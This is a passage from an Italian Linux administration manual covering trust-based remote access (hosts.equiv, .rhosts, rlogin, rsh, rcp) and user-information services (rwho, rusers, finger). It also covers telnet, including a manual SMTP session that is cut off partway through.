Il file '/etc/dhcpc/hostinfo-***interfaccia***' viene creato da '**dhcpcd**' per contenere tutte le informazioni riferite a un'interfaccia particolare. Per esempio, quando si interviene su '**eth0**', si ottiene il file '/etc/dhcpc/hostinfo-eth0'.

Il contenuto del file è realizzato in modo da essere compatibile con gli script per una shell derivata da quella di Bourne (come Bash, o altre meno sofisticate), per cui è facile inglobare tale file in uno script di una qualche procedura.

301.5 Riferimenti

- J. Reynolds, J. Postel, *RFC 1700, Assigned numbers, BOOTP and DHCP parameters*, 1994

  ⟨*http://www.ietf.org/rfc/rfc1700.txt* ⟩

[1] Di solito, il protocollo DHCP si utilizza per IPv4, dal momento che IPv6 risolve già i problemi assegnazione automatica degli indirizzi.

[2] **DHCP ISC** software libero con licenza speciale

[3] **DHCPcd** GNU GPL

Accesso remoto

Una serie di programmi storici consente di eseguire delle operazioni su elaboratori remoti. I nomi di questi iniziano convenzionalmente con una lettera «r» in modo da distinguerli da programmi equivalenti che svolgono la loro funzione in ambito locale. Oltre ai programmi che richiedono l'elaborazione, nel servente ci devono essere dei demoni in grado di attuare quanto richiesto. [1]

302.1 Identificazione e fiducia

L'esecuzione di un'elaborazione remota richiede il riconoscimento dell'utente, in modo da potere stabilire l'ambito e i privilegi in cui si deve trovare presso l'elaboratore remoto. Il riconoscimento può avvenire attraverso una sorta di procedura di accesso, durante il funzionamento del programma dal lato cliente, oppure può essere basato sulla semplice fiducia, concedendo l'accesso attraverso la preparazione di alcuni file di configurazione. Indubbiamente, la fiducia è un metodo molto poco sicuro di amministrare il proprio sistema, ma quando una rete locale è ristretta a un ambito in cui tutto è comunque sotto controllo, la richiesta di una parola d'ordine può essere effettivamente un fastidio inutile.

Il riconoscimento può avvenire nel modo tradizionale, attraverso i file '`/etc/hosts.equiv`' e '`~/.rhosts`', oppure attraverso un'autenticazione Kerberos. Questo ultimo metodo non viene descritto.

Se si vuole concedere un accesso senza controlli particolari, si può predisporre il file '`/etc/hosts.equiv`' con un semplice elenco di nomi di nodi (o di indirizzi IP) a cui si concede l'accesso, in modo generalizzato, senza la richiesta di una parola d'ordine. Parallelamente, o alternativamente, ogni utente può predisporre il proprio elenco di nodi e di utenti da considerare equivalenti alla propria «identità» locale, preparando il file '`~/.rhosts`'.

L'esempio seguente mostra il contenuto del file '`/etc/hosts.equiv`' di un nodo per il quale si vuole consentire l'accesso da parte di *dinkel.brot.dg* e di *roggen.brot.dg*.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un'utenza con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* di accedere localmente se esistono utenze con lo stesso nome. In aggiunta a questo, però, viene concesso agli utenti '**`tizio`**' e '**`caio`**' del nodo *dinkel.brot.dg*, di accedere con **qualunque** nominativo-utente (locale), senza la richiesta di alcuna parola d'ordine.

Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi simili a quelli di '**root**'. In generale, tali utenti non dovrebbero essere in grado di utilizzare UID molto bassi, ma questo dipende da come sono stati compilati i sorgenti; comunque non è questo un buon motivo per configurare così il file '/etc/hosts.equiv'.

Il nome o l'indirizzo di un nodo può essere preceduto da un segno, '**+**' o '**-**', con il quale si intende, rispettivamente, includere o escludere il nodo stesso. Come si può intendere, il segno '**+**' è predefinito.

Secondo la sintassi tradizionale di questo file, si può inserire una riga contenente soltanto il segno '**+**', allo scopo di **consentire l'accesso a qualunque nodo**. In questo senso si spiega poi la presenza del segno '**-**' per escludere poi qualche nodo particolare.

Come già accennato, indipendentemente dal fatto che il file '/etc/hosts.equiv' sia presente o meno, ogni utente può predisporre il proprio file '~/.rhosts'. La sintassi di questo file è la stessa di '/etc/hosts.equiv', ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale.

In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente fisico, potrebbe essere riconosciuto con nomi differenti presso i nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio, mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[2]

I dettagli sull'uso di questi file possono essere differenti da un sistema all'altro. In particolare ci possono essere delle restrizioni ai permessi che può avere questo file; infatti, secondo il buon senso, '/etc/hosts.equiv' dovrebbe appartenere all'utente '**root**', senza consentire accessi in scrittura ad altri utenti; nello stesso modo, il file '~/.rhosts' dovrebbe appartenere all'utente al quale si riferisce, senza che altri possano avere permessi di scrittura su questo. Inoltre, dovrebbe essere impedito all'utente '**root**', così come agli utenti speciali (cioè quelli corrispondenti a numeri UID particolarmente bassi), di accedere senza identificazione. Quindi, di solito, la sola configurazione del file '/etc/hosts.equiv' non basta a permettere l'accesso all'utente '**root**' senza che questo fornisca la parola d'ordine, anche se normalmente è sufficiente predisporre il file '~root/.rhosts'.[3] Si veda in ogni caso quanto descritto nelle pagine di manuale *hosts.equiv(5)* e *rhosts(5)*, se presenti nel proprio sistema.

302.2 Accesso remoto normale

L'accesso remoto tradizionale è qualcosa di molto simile all'utilizzo di una connessione TELNET e comunque rimane la base dei programmi di utilizzo remoto. Dal lato del servente occorre un demone '**in.rlogind**' (o solo '**rlogind**') e dal lato del cliente il programma '**rlogin**'.

La sintassi per avviare demone dal lato del servente è molto semplice:

```
in.rlogind [opzioni]
```

Il demone '**`in.rlogin`**' è gestito dal supervisore dei servizi di rete e filtrato dal TCP wrapper. Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
login   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rlogind
```

Opzione	Descrizione
`-h`	Permette anche all'utente '**`root`**' di utilizzare il file '`~/.rhosts`'.

Dal lato del cliente il programma '**`rlogin`**' consente di accedere all'elaboratore remoto, come se ci si trovasse sulla console di quello:

`rlogin` [***opzioni***] ***nodo_remoto***

Opzione	Significato mnemonico	Descrizione
`-l` ***utente***	*login*	Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per l'accesso nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la parola d'ordine in ogni caso.
`-8`		Abilita la connessione utilizzando una comunicazione a 8 bit in modo da poter utilizzare caratteri speciali che vanno oltre l'ASCII tradizionale.

302.3 Shell remota

Una shell remota è uno strumento per eseguire un comando in un elaboratore remoto dirigendo il flusso normale di dati attraverso il programma utilizzato localmente. In pratica, per fare questo, si utilizza il demone '**`in.rshd`**' (o '**`rshd`**') dal lato servente e '**`rsh`**' dal lato cliente.

Quando si utilizza una shell remota come Rsh, è importante fare mente locale alla sequenza delle operazioni che avvengono. Infatti, il comando viene interpretato inizialmente dalla shell locale che poi passa gli argomenti a '**`rsh`**', il quale poi esegue un comando presso l'elaboratore remoto. Il problema sta quindi nel comprendere quale sia effettivamente il comando che viene poi eseguito nell'elaboratore remoto, tenendo conto anche della shell che viene utilizzata lì, per determinare il flusso di output che si ottiene (standard output e standard error), flusso che poi può essere visualizzato, ridiretto o rielaborato localmente.

Segue la sintassi per l'avvio del demone che offre questo servizio:

`in.rshd` [***opzioni***]

Il demone '**`in.rshd`**' è gestito dal supervisore dei servizi di rete e filtrato dal TCP wrapper ('**`tcpd`**'). Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
shell   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rshd
```

Opzione	Descrizione
`-h`	Permette anche all'utente '**`root`**' di utilizzare il file '`~/.rhosts`'.

Dal lato del cliente il programma '**`rsh`**' permette di eseguire il comando richiesto nell'elaboratore remoto specificato se su quell'elaboratore è abilitata questa possibilità:

```
rsh [opzioni] nodo_remoto [comando]
```

Lo standard input ricevuto da '**`rsh`**' viene inviato allo standard input del comando remoto; lo standard output e lo standard error emessi dal comando remoto vengono ridiretti in modo che diventino rispettivamente lo standard output e lo standard error di '**`rsh`**'.

Questo meccanismo di ridirezione è l'elemento che rende utile questo programma e d'altra parte è anche il suo limite: non possono essere utilizzati programmi che richiedono l'interazione con l'utente, attraverso '**`rsh`**'.

Se '**`rsh`**' viene utilizzata senza l'indicazione del comando remoto, si ottiene in pratica un accesso puro e semplice, attraverso '**`rlogin`**'.

Opzione	Significato mnemonico	Descrizione
`-l` ***utente***	*login*	Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per l'accesso nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la parola d'ordine in ogni caso.

Segue la descrizione di alcuni esempi per l'utilizzo di '**`rsh`**'.

- `$` **`rsh roggen.brot.dg cat /etc/fstab > copia-locale`** [*Invio*]

  Esegue il '**`cat`**' del file '`/etc/fstab`' dell'elaboratore *`roggen.brot.dg`* e ne dirige l'output verso il file locale '`copia-locale`'.

- `$` **`rsh roggen.brot.dg cat /etc/fstab ">" copia-remota`** [*Invio*]

  Questo esempio sembra molto simile al precedente, ma utilizzando il simbolo di ridirezione tra virgolette, la shell locale non lo interpreta in questo modo, ma lo lascia tra gli argomenti di '**`rsh`**'. Così facendo, il simbolo di ridirezione viene gestito dal comando remoto generando il file '`copia-remota`' proprio nell'elaboratore remoto.

- `$` **`rsh roggen.brot.dg tar czf - /home/pluto > ~/pluto.tgz`** [*Invio*]

  Esegue l'archiviazione della directory '`/home/pluto/`' dell'elaboratore *`roggen.brot.dg`* generando l'archivio compresso '`~/pluto.tgz`' nell'elaboratore locale.

302.4 Copia tra elaboratori

Un modo per copiare dati tra un elaboratore e un altro può essere quello di sfruttare un file system di rete. Un altro modo potrebbe essere quello di utilizzare '**rsh**' per copiare dati da un elaboratore remoto verso quello locale (viceversa è un po' difficile).

Il modo più pratico è l'utilizzo di '**rcp**' attraverso il quale si possono copiare file tra due elaboratori remoti o tra un elaboratore remoto e quello locale.

'**rcp**' si avvale di '**rsh**', di conseguenza, dal lato servente occorre il demone '**rshd**' e dal lato del servente serve anche '**rsh**'.

La sintassi per l'uso di '**rcp**' ricalca in linea di massima quella di '**cp**':

```
rcp [opzioni] origine destinazione
```

```
rcp [opzioni] origine... directory
```

I file o le directory indicati tra gli argomenti possono essere espressi nella forma seguente:

```
[[utente@]nodo:]file
```

Se non viene indicato esplicitamente un utente, si intende fare riferimento a un utente remoto con lo stesso nome di quello usato localmente; se non viene indicato il nome o l'indirizzo dell'elaboratore remoto, si intende quello locale.

Quando si fa riferimento a file remoti senza l'indicazione di un percorso assoluto, occorre tenere presente che la directory corrente di un elaboratore remoto corrisponde alla directory personale dell'utente a cui si fa riferimento. Nello stesso modo, occorre tenere presente che, dal momento che '**rcp**' si avvale di '**rsh**', le cose possono cambiare un po' a seconda del tipo di shell abbinato all'utente remoto.

Opzione	Significato mnemonico	Descrizione
`-r`	*recursive*	Se all'interno dei file indicati come origine della copia, si trovano anche directory, queste vengono copiate assieme al loro contenuto, in modo ricorsivo. In tal caso, necessariamente, la destinazione deve essere una directory.
`-p`	*preserve*	Con questa opzione si intende fare in modo che '**rcp**' tenti di riprodurre le stesse proprietà e gli stessi permessi nei file di destinazione, senza tenere conto del valore della maschera dei permessi (*umask*). Quando questa opzione non viene indicata, nel caso in cui il file di destinazione esista già, vengono mantenuti i permessi e le proprietà di quello esistente, mentre se i file di destinazione vengono creati, si utilizzano i permessi del file originale, filtrati attraverso la maschera dei permessi.

Seguono alcuni esempi.

- `$ rcp roggen.brot.dg:/home/tizio/letterina ./letterina` [*Invio*]

  Copia il file '`/home/tizio/letterina`' contenuto nell'elaboratore *`roggen.brot.dg`*, nella directory corrente dell'elaboratore locale.

- `$ rcp roggen.brot.dg:\~/letterina ./letterina` [*Invio*]

  Esegue un'operazione simile a quella dell'esempio precedente, ma in questo caso si utilizza un codice macro che deve essere interpretato dalla shell remota. Per evitare che venga invece interpretato dalla shell locale, viene utilizzata la barra obliqua inversa per proteggere la tilde.

[1] **netkit-rsh** UCB BSD

[2] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente, ci deve essere uno spazio.

[3] Per quanto riguarda le limitazioni all'accesso dell'utente '**`root`**', si tenta presente che potrebbe essere stato impedito l'accesso da un elaboratore remoto a causa della configurazione del file '`/etc/securetty`'.

Capitolo 303

Informazioni sugli utenti della rete

I servizi di informazione sugli utenti della rete possono essere distinti in tre tipi, a seconda che si basino sul servizio di uno dei demoni seguenti:

- '**rwhod**'
- '**rpc.rusersd**'
- '**fingerd**'

L'attivazione dei servizi che forniscono informazioni sugli utenti sono fonte di problemi di sicurezza. In generale, sono molto utili nelle reti locali chiuse mentre sono pericolosi nei sistemi accessibili dall'esterno.

303.1 Who remoto

Si tratta di un sistema che raccoglie le informazioni sugli utenti connessi nella rete locale. [1] Le informazioni sono aggiornate frequentemente da un demone locale che, attraverso l'invio e la ricezione di messaggi broadcast, informa e ottiene informazioni dagli altri sistemi dove si trova in funzione lo stesso demone.

Attraverso questo meccanismo, ogni elaboratore che ha in funzione questo demone ha una directory '`/var/spool/rwho/`' contenente una serie di file, uno per ogni elaboratore incontrato nella rete locale. Questi file rappresentano il risultato finale di questo sistema di raccolta di informazioni e ognuno di questi contiene l'indicazione degli utenti che utilizzano gli elaboratori della rete locale.

Il demone che si occupa di fornire e ricevere le informazioni sugli utenti connessi sui vari elaboratori della rete locale è '**rwhod**'. Come accennato, la comunicazione tra il demone locale e quelli degli altri elaboratori avviene attraverso messaggi broadcast; pertanto la rete deve essere in grado di gestire tali messaggi e il sistema di collezione delle informazioni risulta limitato all'ambito dell'indirizzo broadcast utilizzato. Il modello sintattico mostra che in generale non si usano argomenti:

```
rwhod
```

Il compito di '**rwhod**', dal punto di vista pratico, è quello di aggiornare i file contenuti all'interno di '`/var/spool/rwho/`'.

'**rwhod**' può essere avviato solo come demone autonomo, senza il controllo del supervisore dei servizi di rete. Se si ritiene che questo servizio sia importante occorre inserire l'avvio di '**rwhod**' in uno degli script della procedura di inizializzazione del sistema.

All'interno di ogni elaboratore che partecipa al servizio di condivisione delle informazioni sugli utenti, il programma '**rwho**' è quello che legge i file contenuti in '`/var/spool/rwho/`' per informare sugli utenti connessi agli elaboratori della rete locale. Come spiegato in precedenza, i file di queste informazioni, contenuti nella directory '`/var/spool/rwho/`' sono aggiornati dal demone '**rwhod**'.

```
rwho [-a]
```

Opzione	Descrizione
`-a`	Permette di non visualizzare le informazioni sugli utenti che da molto tempo risultano non avere alcuna interazione con il proprio sistema.

303.2 Informazioni attraverso RPC

È possibile richiedere informazioni attraverso le RPC. Per ottenerle, occorre che l'elaboratore dal quale si vogliono ricevere abbia in funzione il servizio '**`rusersd`**' normalmente reso disponibile dal demone '**`rpc.rusersd`**'. [2]

Naturalmente, trattandosi di un servizio RPC, occorre che anche il Portmapper sia stato attivato preventivamente (capitolo 298).

Come già accennato, '**`rpc.rusersd`**' è il demone del servizio '**`rusersd`**'. Normalmente, per attivarlo è necessario avviarlo in maniera indipendente dal supervisore dei servizi di rete, attraverso la procedura di inizializzazione del sistema:

```
rpc.rusersd
```

Il programma '**`rusers`**', dal lato cliente, elenca gli utenti connessi agli elaboratori della rete locale, svolgendo in pratica il compito del programma '**`users`**', ma attraverso la rete. Per ottenere queste informazioni, utilizza una chiamata RPC e quindi instaura un collegamento con il demone '**`rpc.rusersd`**' presso gli elaboratori che rispondono:

```
rusers [-a] [-l] [nodo...]
```

Opzione	Significato mnemonico	Descrizione
`-a`	*all*	Mostra le informazioni di tutti i nodi che rispondono, anche se nessun utente vi accede in quel momento.
`-l`	*login*	Mostra informazioni dettagliate sugli accessi.

303.3 Finger: informazioni personali

Quando si parla di Finger [3] si fa riferimento alle informazioni personali contenute nel quinto campo del file '`/etc/passwd`', cioè al nominativo completo dell'utente. A volte, in questo campo si trovano informazioni addizionali, come l'ufficio, il numero telefonico dell'ufficio e il numero di casa. Sotto questo aspetto, tali informazioni sono effettivamente delicate, pertanto questo tipo di servizio va attivato solo se richiesto.

Volendo, si possono rendere pubbliche queste informazioni, assieme ad altre che si raccolgono all'interno di file di configurazione contenuti nelle directory personali degli utenti, attraverso il demone '**`in.fingerd`**' (o solo '**`fingerd`**'), controllato dal supervisore dei servizi di rete.

In molte distribuzioni GNU il demone '**`in.fingerd`**' risulta attivo in modo predefinito. Pertanto, se non lo si vuole, bisogna fare attenzione a non lasciarselo sfuggire. Il demone è gestito

dal supervisore dei servizi di rete, che di solito si avvale del TCP wrapper per controllare l'accesso a tali informazioni:

```
in.fingerd [opzioni]
```

Nell'esempio seguente, viene mostrata la riga di '/etc/inetd.conf' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
finger  stream  tcp     nowait  root    /usr/sbin/tcpd  in.fingerd
…
```

Se si vuole evitare che il servizio sia disponibile, conviene commentare tale direttiva del file '/etc/inetd.conf':

```
…
# finger  stream  tcp     nowait  root    /usr/sbin/tcpd  in.fingerd
…
```

Segue la descrizione di alcune opzioni della riga di comando del demone '**in.fingerd**'.

Opzione	Significato mnemonico	Descrizione
-w	*welcome*	Con questa opzione, gli utenti remoti del servizio ricevono un benvenuto addizionale, contenente informazioni particolareggiate sul sistema in funzione. Dal momento che queste indicazioni possono essere utili a un ipotetico aggressore, generalmente si evita di utilizzare tale opzione.
-u	*user*	L'opzione '**-u**' permette di non accogliere richieste remote generalizzate. In pratica, si impedisce l'uso di un comando del tipo '**finger @*nodo***', in cui non appare esplicitamente il nome di un utente particolare.
-l	*log*	Attiva l'annotazione delle richieste nel registro di sistema.

In generale, per motivi di sicurezza è meglio avviare il demone con l'opzione '**-u**', in modo da evitare le richieste generalizzate a tutti gli utenti del sistema.

Il programma '**finger**' consente di visualizzare le informazioni utili a identificare gli utenti indicati come argomento. Gli utenti possono essere specificati anche utilizzando il simbolo '**@**' seguito dal nome dell'elaboratore. Se non vengono indicati nomi di utente, viene visualizzato l'elenco degli utenti connessi. Se si specifica il nome di un elaboratore preceduto dal simbolo '**@**', viene visualizzato l'elenco degli utenti connessi a quell'elaboratore:

```
finger [opzioni] [utente...] [[utente]@nodo...]
```

Opzione	Significato mnemonico	Descrizione
`-s`	*status*	Visualizza il nominativo degli utenti, il nome reale, i terminali a cui sono connessi (con l'aggiunta di un asterisco nel caso sia impedita la scrittura), il tempo di inattività (questo non esclude che su quel terminale possa essere in uso un qualche programma interattivo), il momento in cui è avvenuto l'accesso e le informazioni addizionali sull'ufficio.
`-l`	*multi-line*	Fornisce tutte le informazioni che si potrebbero ottenere attraverso l'opzione '**`-s`**', assieme a tutte le altre disponibili: la directory personale, il telefono privato, la shell iniziale, la situazione della posta elettronica, assieme al contenuto dei file '`~/.plan`', '`~/.project`' e '`~/.forward`' (che si trovano nella directory personale di quell'utente). Questa è l'azione predefinita, che corrisponde in pratica a fornire tutte le notizie disponibili sull'utente.

Segue la descrizione di alcuni esempi.

- `$` **`finger`** [*Invio*]

  Fornisce l'elenco degli utenti connessi al sistema locale.

- `$` **`finger @dinkel.brot.dg`** [*Invio*]

  Se l'elaboratore *`dinkel.brot.dg`* lo consente, fornisce l'elenco degli utenti connessi a quel sistema remoto. In caso contrario (quando il servente '**`in.fingerd`**' è stato avviato con l'opzione '**`-u`**') si dovrebbe ottenere un messaggio simile a quello seguente:

  ```
  Please supply a username
  ```

- `$` **`finger -l @dinkel.brot.dg`** [*Invio*]

  Se l'elaboratore *`dinkel.brot.dg`* lo consente, fornisce tutte le informazioni disponibili sugli utenti connessi a quel sistema remoto.

- `$` **`finger -l tizio@dinkel.brot.dg`** [*Invio*]

  Se l'elaboratore *`dinkel.brot.dg`* lo consente, fornisce tutte le informazioni disponibili sull'utente '**`tizio`**', indipendentemente dal fatto che questo sia connesso o meno.

303.3.1 File personali

Quando il programma '**`finger`**' può funzionare, assieme alle informazioni personali dell'utente che può ottenere dal file '`/etc/passwd`', può emettere anche il contenuto di alcuni file predisposti dall'utente stesso:

- '`~/.plan`';

- '~/.project';
- '~/.forward'.

Il file '~/.forward' serve a indicare un indirizzo di posta elettronica a cui viene dirottata la posta in modo automatico. Non riguarda quindi direttamente '**finger**', ma è una di quelle informazioni che questo servizio fornisce opportunamente, anche se in modo indiscreto.

Gli altri due file possono essere usati da ogni utente per indicare informazioni addizionali. Generalmente si utilizza solo il primo, '~/.plan', per lo scopo di pubblicizzare notizie attraverso il servizio Finger.

Segue l'esempio di quello che si potrebbe ottenere interrogando le notizie disponibili di un certo utente:

```
Login: daniele                          Name: daniele giacomini
Directory: /home/daniele                Shell: /bin/bash
Office Phone: 123456
On since Thu Mar 26 07:49 (MET DST) on tty1    10 minutes 3 seconds idle
     (messages off)
On since Thu Mar 26 09:37 (MET DST) on ttyp5 from :0.0
Mail forwarded to daniele@dinkel.brot.dg

No mail.

Project:
Appunti di informatica libera
Alml
Textchk
Sgmltexi

Plan:
Ciao a tutti!
```

[1] **netkit-rwho** UCB BSD

[2] **netkit-rusers** software libero con licenza speciale

[3] **Finger** UCB BSD

TELNET

TELNET è un protocollo che permette di effettuare un collegamento con un altro elaboratore e di operare su quello, come se si stesse utilizzando un suo terminale. Per fare questo, dal lato del servente occorre il demone '**telnetd**' (o meglio '**in.telnetd**'), mentre dal lato del cliente si utilizza normalmente '**telnet**'.

Il cliente TELNET è molto importante anche come programma diagnostico per instaurare un collegamento manuale con una porta e iniziare quindi un colloquio diretto con il protocollo TCP. In questo caso, il demone '**telnetd**' non viene utilizzato. [1]

304.1 Dal lato del servente

Come già accennato, per eseguire un accesso in un elaboratore remoto attraverso il programma '**telnet**', è necessario che il demone '**in.telnetd**' sia in funzione in quell'elaboratore:

```
in.telnetd [opzioni]
```

Il demone '**in.telnetd**' è gestito normalmente dal supervisore dei servizi di rete e filtrato dal TCP wrapper.

Nell'esempio seguente, viene mostrata la riga di '/etc/inetd.conf' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
...
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
...
```

Se è presente il file '/etc/issue.net', viene utilizzato da '**in.telnetd**' per visualizzare un messaggio introduttivo, non appena si instaura un collegamento. Si tratta di un file di testo con lo stesso ruolo del file '/etc/issue' (119.3.1), che invece viene utilizzato da un programma Getty.

'/etc/issue.net' può contenere alcune sequenze di escape che vengono poi trasformate in vario modo nel momento della visualizzazione del messaggio. La tabella 304.2 ne mostra l'elenco.

Tabella 304.2. Elenco dei codici di escape utilizzabili all'interno del file '/etc/issue.net'.

Codice	Significato mnemonico	Descrizione
`%t`	*terminal*	Il terminale corrente.
`%h`	*host*	Il nome completo del sistema (FQDN).
`%D`	*domain*	Il nome del dominio NIS.
`%d`	*date*	La data e l'ora attuale.
`%s`	*system*	Il nome del sistema operativo.
`%m`	*machine*	Il tipo di hardware.

Codice	Significato mnemonico	Descrizione
`%r`	*release*	Il rilascio del sistema operativo.
`%v`	*version*	La versione del sistema operativo.
`%%`		Equivale a un carattere percentuale singolo.

304.2 Dal lato del cliente

L'accesso a un elaboratore remoto viene fatto attraverso il programma '**`telnet`**', il quale permette di operare come se ci si trovasse su un terminale di quel sistema:

```
telnet [opzioni] [nodo_remoto [porta]]
```

Se l'eseguibile '**`telnet`**' viene avviato senza specificare il nodo con il quale ci si vuole connettere, questo inizia a funzionare in modalità di comando, visualizzando l'invito: '**`telnet>`**'.

Quando l'eseguibile '**`telnet`**' riesce a connettersi al sistema remoto, si opera come se si fosse seduti davanti a un terminale di quel sistema.

Per poter dare dei comandi a '**`telnet`**' occorre tornare temporaneamente alla modalità di comando, cosa che si ottiene utilizzando il carattere di escape. Questo carattere di escape non corrisponde alla pressione del tasto [*Esc*], ma di solito alla combinazione [*Ctrl]*] (*control* + *parentesi quadra chiusa*). Questa convenzione può essere cambiata ed è una cosa quasi necessaria dal momento che utilizzando la tastiera italiana non è possibile ottenere le parentesi quadre se non in combinazione con [*AltGR*]. Diversamente, l'unico modo per poter ottenere la combinazione [*Ctrl]*] è quello di passare a un'altra console virtuale, attivare la mappa della tastiera USA, tornare sulla console virtuale in cui è in funzione '**`telnet`**' ed eseguire la combinazione.

La comunicazione tra il cliente TELNET e il sistema remoto può essere di tre tipi:

'**`TELNET LINEMODE`**'	è il tipo preferito ed è il primo tipo di comunicazione che il cliente TELNET tenta di instaurare con il sistema remoto;
'**`character at a time`**'	in questa modalità ogni carattere viene trasmesso singolarmente al sistema remoto;
'**`old line by line`**'	i dati vengono trasmessi a blocchi di righe e ciò che viene scritto, riappare sul terminale locale.

Segue la descrizione di alcune opzioni e di alcuni argomenti della riga di comando.

Opzione o argomento	Significato mnemonico	Descrizione
`-4`		Richiede espressamente un collegamento con IPv4.
`-6`		Richiede espressamente un collegamento con IPv6.
`-8`		Tenta di negoziare una connessione a 8 bit.

Opzione o argomento	Significato mnemonico	Descrizione
`-d`	*debug*	Attiva inizialmente il controllo diagnostico.
`-a`	*auto*	Tenta di eseguire un accesso automatico.
`-n` ***file_traccia***		Registra le azioni effettuate durante il collegamento all'interno del file indicato.
`-l` ***utente***	*login*	Definisce il nominativo-utente da utilizzare per l'accesso nel sistema remoto.
`-e` ***carattere_di_escape***	*escape*	Permette di definire una sequenza diversa per il cosiddetto carattere di escape. Il valore predefinito è '`^]`' che non è tanto compatibile con la tastiera italiana.
nodo_remoto		Identifica il sistema remoto con il quale collegarsi. Può essere espresso in qualunque modo valido.
porta		Identifica il numero di porta (in forma numerica o attraverso il nome corrispondente). Se non viene specificato, si utilizza il valore predefinito per le connessioni TELNET: 23.

Segue la descrizione di alcuni dei comandi che possono essere usati in modo interattivo.

Opzione o argomento	Descrizione
`close`	Chiude la connessione con l'elaboratore remoto.
`display` [***argomento***...]	Visualizza tutti o alcuni dei valori delle impostazioni che si possono definire attraverso il comando '**`set`**'.
`mode` ***tipo_di_modalità***	Permette di attivare una modalità particolare. L'attivazione della modalità richiesta dipende dal contesto e dalle possibilità offerte dal sistema remoto.
`mode character`	Attiva la modalità di comunicazione a un carattere alla volta.
`mode line`	Tenta di abilitare la modalità di comunicazione '**`TELNET LINEMODE`**'. Se non è possibile, si cerca di optare per la modalità '**`old line by line`**'.
`mode isig` `mode -isig`	Abilita o disabilita la modalità '**`TRAPSIG`**' che riguarda la comunicazione '**`TELNET LINEMODE`**'.
`mode edit` `mode -edit`	Abilita o disabilita la modalità '**`EDIT`**' che riguarda la comunicazione '**`TELNET LINEMODE`**'.
`mode softtab` `mode -softtab`	Abilita o disabilita la modalità '**`SOFT_TAB`**' che riguarda la comunicazione '**`TELNET LINEMODE`**'.
`mode litecho` `mode -litecho`	Abilita o disabilita la modalità '**`LIT_ECHO`**' che riguarda la comunicazione '**`TELNET LINEMODE`**'.
`mode ?`	Visualizza una breve guida per il comando '**`mode`**'.

Opzione o argomento	Descrizione
open *nodo_remoto* ↩ ↪[-l *utente*] [-*porta*]	Apre una connessione con l'elaboratore remoto indicato. Se non viene specificata la porta, si utilizza il valore predefinito per le connessioni TELNET.
quit	Chiude la connessione (se esiste una connessione) e termina l'esecuzione di '**telnet**'. Durante la modalità di comando, è sufficiente premere la combinazione di tasti necessaria a ottenere il codice di EOF per terminare la sessione di lavoro.
send *argomenti*	Permette di inviare uno o più sequenze di caratteri al sistema remoto.
set *argomento valore* unset *argomento valore*	'**set**' attiva o specifica il valore di una variabile determinata, mentre '**unset**' disabilita o pone al valore di *Falso* la variabile specificata.
! [*comando*]	Permette di eseguire il comando indicato in una subshell all'interno del sistema locale.
status	Visualizza lo stato corrente della connessione.
? [*comando*]	Visualizza una breve guida del comando indicato o l'elenco dei comandi disponibili.

Se viene predisposto il file '`/etc/telnetrc`' a livello globale, o anche il file '`~/.telnetrc`' a livello personale, questi vengono letti quando si stabilisce un collegamento (naturalmente il secondo prende il sopravvento sul primo). Se al loro interno appare un riferimento all'elaboratore con il quale ci si è collegati, vengono eseguite le istruzioni relative.

Le righe che iniziano con il simbolo '**#**' sono commenti che terminano alla fine della riga.

Le righe che non contengono spazi anteriori, dovrebbero iniziare con il nome di un nodo remoto. Ciò che segue la stessa riga e quelle seguenti, che però cominciano con almeno uno spazio, sono considerate come una serie di comandi da eseguire automaticamente all'atto della connessione con quell'elaboratore.

304.3 Colloquiare con una porta

Un cliente TELNET è un ottimo strumento per eseguire una connessione TCP diagnostica con una porta di un nodo, sia remoto che locale. Naturalmente, per poter utilizzare questo sistema occorre conoscere il protocollo utilizzato dal demone con il quale ci si collega.[2]

L'esempio classico è l'invio di un messaggio di posta elettronica attraverso una connessione diretta con il servente SMTP. Dal file '`/etc/services`' si determina che il servizio SMTP (*Simple mail transfer protocol*) corrisponde alla porta 25, ma si può anche utilizzare semplicemente il nome '**smtp**'. Nell'esempio, si instaura un collegamento con il servente SMTP in funzione nel nodo *roggen.brot.dg*.

$ **telnet roggen.brot.dg smtp** [*Invio*]

```
Trying 192.168.1.2...
Connected to roggen.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; Thu, 11 Sep 1997 19:58:15 +0200
```

HELO brot.dg [*Invio*]

```
250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], pleased to meet you
```

MAIL From: <daniele@dinkel.brot.dg> [*Invio*]

```
250 <daniele@dinkel.brot.dg>... Sender ok
```

RCPT To: <toni@dinkel.brot.dg> [*Invio*]

```
250 <toni@dinkel.brot.dg>... Recipient ok
```

DATA [*Invio*]

```
